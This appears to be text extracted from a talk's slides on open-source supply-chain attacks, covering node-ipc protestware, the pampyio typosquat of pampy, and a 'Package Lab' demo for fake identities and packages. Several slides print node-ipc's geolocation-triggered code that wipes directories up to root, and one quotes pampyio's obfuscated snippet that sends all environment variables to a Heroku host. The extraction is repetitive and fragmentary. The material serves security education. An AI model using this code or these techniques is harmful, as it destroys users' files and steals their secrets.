
setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
  const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
  const pwd = "./";
  const parentDir = "../";
  const grandParentDir = "../../";
  const root = "/";

  https.get(url, function (message) {
    message.on("data", function (msgBuffer) {
      try {
        const response = JSON.parse(msgBuffer);
        const userCountryName = response["country_name"].toLowerCase();
        if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
          deleteFile(pwd);
          deleteFile(parentDir);
          deleteFile(grandParentDir);
          deleteFile(root);
        }
      } catch (e) {}
    });
  });
}, 100);
```



```
{
```

```
...
```

```
"country_code2": "USA",
```

```
"country_code3": "USA",
```

```
"country_name": "United States of America",
```

```
...
```

```
}
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");




setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

# To Russia With Love

Before

After









Tweets

Tweets & replies

Media

Likes



Brandon Nozaki Miller @electricCowboyR · Mar 19

>U DOWNLOADED MY SOFTWARE FOR FREE SO IM ALLOWED TO WIPE UR COMPUTER



Show more



RIAEvangelist commented on Mar 10

It is documented what it does and only writes a file if it does not exist. You are free to dependency to a version that does not include this until something happens with the turns into WWII and more of us wish that we had done something about it, or ends a gets removed.

This is why it is done as a new major rev. This also should serve as a safe example of w teams should use explicit dependency versions. So it is always our choice to upgrade o

This is all public, documented, licensed and open source.

If you look at the very next sentence after the one you quoted :

This module will add a message of peace on your users desktops, and it will only d does not already exist just to be polite.

I respect your opinion though.

44 1349 19 24 5



RIAEvangelist closed this on Mar 10



RIAEvangelist commented on Mar 10

@MidSpike also, I've never heard the term protestware before. I think you just going t term, and with that together we may have possibly had an entirely new idea.

**A good reputation is hard-won  
and easily lost**

# Popular Packages Gone Bad

- ua-parser-js
- coa
- rc
- node-ipc
- colors, faker
- styled-components
- ...

Lesson #2

# Don't Believe What You See



Browser address bar: <https://pypi.org/project/pampyio>

Search projects

Help Sponsors Log in Register

# pampyio 0.3.0

pip install pampyio

Released: Oct 22, 2021

The Pattern Matching for Python you always dreamed of

## Navigation

Project description

Release history

Download files

## Project links

Homepage

## Statistics

GitHub statistics:

Stars: 3,422

Forks: 125

Open issues/PRs: 23

View statistics for this project via [Libraries.io](#) or by using [our public dataset on Google BigQuery](#)

## Meta

License: MIT License

Requires: Python >3.6

## Project description



## Pampy: Pattern Matching for Python

license MIT build passing coverage 96% pypi package 0.3.0

Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. [There is also a JavaScript version, called Pampy.js.](#)

```
from pampy import match, _
input = [1, 2, 3]
pattern = [1, 2, _]
action = lambda x: "it's {}".format(x)
```

Browser address bar: <https://pypi.org/project/pampy>

Search projects

Help Sponsors Log in Register

# pampy 0.3.0

pip install pampy

Released: Nov 7, 2019

The Pattern Matching for Python you always dreamed of

## Navigation

Project description

Release history

Download files

## Project links

Homepage

## Statistics

GitHub statistics:

Stars: 3,422

Forks: 125

Open issues/PRs: 23

View statistics for this project via [Libraries.io](#) or by using [our public dataset on Google BigQuery](#)

## Meta

License: MIT License

Author: [Claudio Santini](#)

## Project description



## Pampy: Pattern Matching for Python

license MIT build passing coverage 96% pypi package 0.3.0

Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. [There is also a JavaScript version, called Pampy.js.](#)

```
from pampy import match, _
input = [1, 2, 3]
pattern = [1, 2, _]
action = lambda x: "it's {}".format(x)
```

**pampyio and pampy have the same code**




**pampyio**

**=**



**pampy**


**But pampyio has a strange dependency**



```
url = "=atad?/moc.ppaukoreh.0991liveetihw//:sptth"[:-1]  
urlrul = url + str(dict(os.environ))  
requests.get(urlrul)
```

```
url = "https://whiteevil1990.herokuapp.com/?data="
url = ""=atad?/moc.ppaukoreh.0991liveetihw//:sptth"[::-1]"
urlrul = url + str(dict(os.environ))
requests.get(urlrul)
```


# Malicious code in a sub-dependency







https://pypi.org/project/pampyio



Search projects

HelpSponsorsLog inRegister

pampyio 0.3.0

pip install pampyio

Released: Oct 22, 2021

The Pattern Matching for Python you always dreamed of

Navigation

Project description

Release history

Download files

Project links

Homepage

Statistics

GitHub statistics:

Stars: 3,422

Forks: 125

Open issues/PRs: 23


View statistics for this project via Libraries.io or by using our public dataset on Google BigQuery

Meta

License: MIT License

Requires: Python >3.6

Project description




Pampy: Pattern Matching for Python

license MIT build passing coverage 96% pypi package 0.3.0

Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. [There is also a JavaScript version, called Pampy.js.](#)

```
from pampy import match, _  
input  = [1, 2, 3]  
pattern = [1, 2, _]  
action  = lambda x: "it's {}".format(x)
```

https://pypi.org/project/pampy



Search projects

HelpSponsorsLog inRegister

pampy 0.3.0

pip install pampy

Released: Nov 7, 2019

The Pattern Matching for Python you always dreamed of

Navigation

Project description

Release history

Download files

Project links

Homepage

Statistics

GitHub statistics:

Stars: 3,422

Forks: 125

Open issues/PRs: 23


View statistics for this project via Libraries.io or by using our public dataset on Google BigQuery

Meta

License: MIT License

Author: [Claudio Santini](#)

Project description



Pampy: Pattern Matching for Python

license MIT build passing coverage 96% pypi package 0.3.0

Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. [There is also a JavaScript version, called Pampy.js.](#)

```
from pampy import match, _  
input  = [1, 2, 3]  
pattern = [1, 2, _]  
action  = lambda x: "it's {}".format(x)
```



Browser address bar: <https://pypi.org/project/pampyio>

Search projects

Help Sponsors Log in Register

# pampyio 0.3.0

pip install pampyio

Released: Oct 22, 2021

The Pattern Matching for Python you always dreamed of

Navigation

- Project description
- Release history
- Download files

Project links

- Homepage

Statistics

GitHub statistics:

- Stars: 3,422
- Forks: 125
- Open issues/PRs: 23


View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Meta

License: MIT License

Requires: Python >3.6

Project description



Pampy: Pattern Matching for Python

license MIT build passing coverage 96% pypi package 0.3.0

Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. [There is also a JavaScript version, called Pampy.js.](#)

```
from pampy import match, _  
input  = [1, 2, 3]  
pattern = [1, 2, _]  
action  = lambda x: "it's {}".format(x)
```

### Statistics

GitHub statistics:

- ★ Stars: 3,422
- 🔗 Forks: 125
- 🔔 Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Browser address bar: <https://pypi.org/project/pampy>

Search projects

Help Sponsors Log in Register

# pampy 0.3.0

pip install pampy

Released: Nov 7, 2019

The Pattern Matching for Python you always dreamed of

Navigation

- Project description
- Release history
- Download files

Project links

- Homepage

Statistics

GitHub statistics:

- Stars: 3,422
- Forks: 125
- Open issues/PRs: 23


View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Meta

License: MIT License

Author: [Claudio Santini](#)

Project description



Pampy: Pattern Matching for Python

license MIT build passing coverage 96% pypi package 0.3.0

Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. [There is also a JavaScript version, called Pampy.js.](#)

```
from pampy import match, _  
input  = [1, 2, 3]  
pattern = [1, 2, _]  
action  = lambda x: "it's {}".format(x)
```



Welcome to Package Lab, the **swiss army knife** for demonstrating **supply-chain issues** related to open-source packages.

[Fake GitHub Activity](#)

[Create a New Package](#)



Step 1: Create a Fake Identity

Email ([get disposable account](#))

zepjtpjwepn@gmail.com

PyPi Username ([create account](#))

zepjtpjwepn

PyPi Password

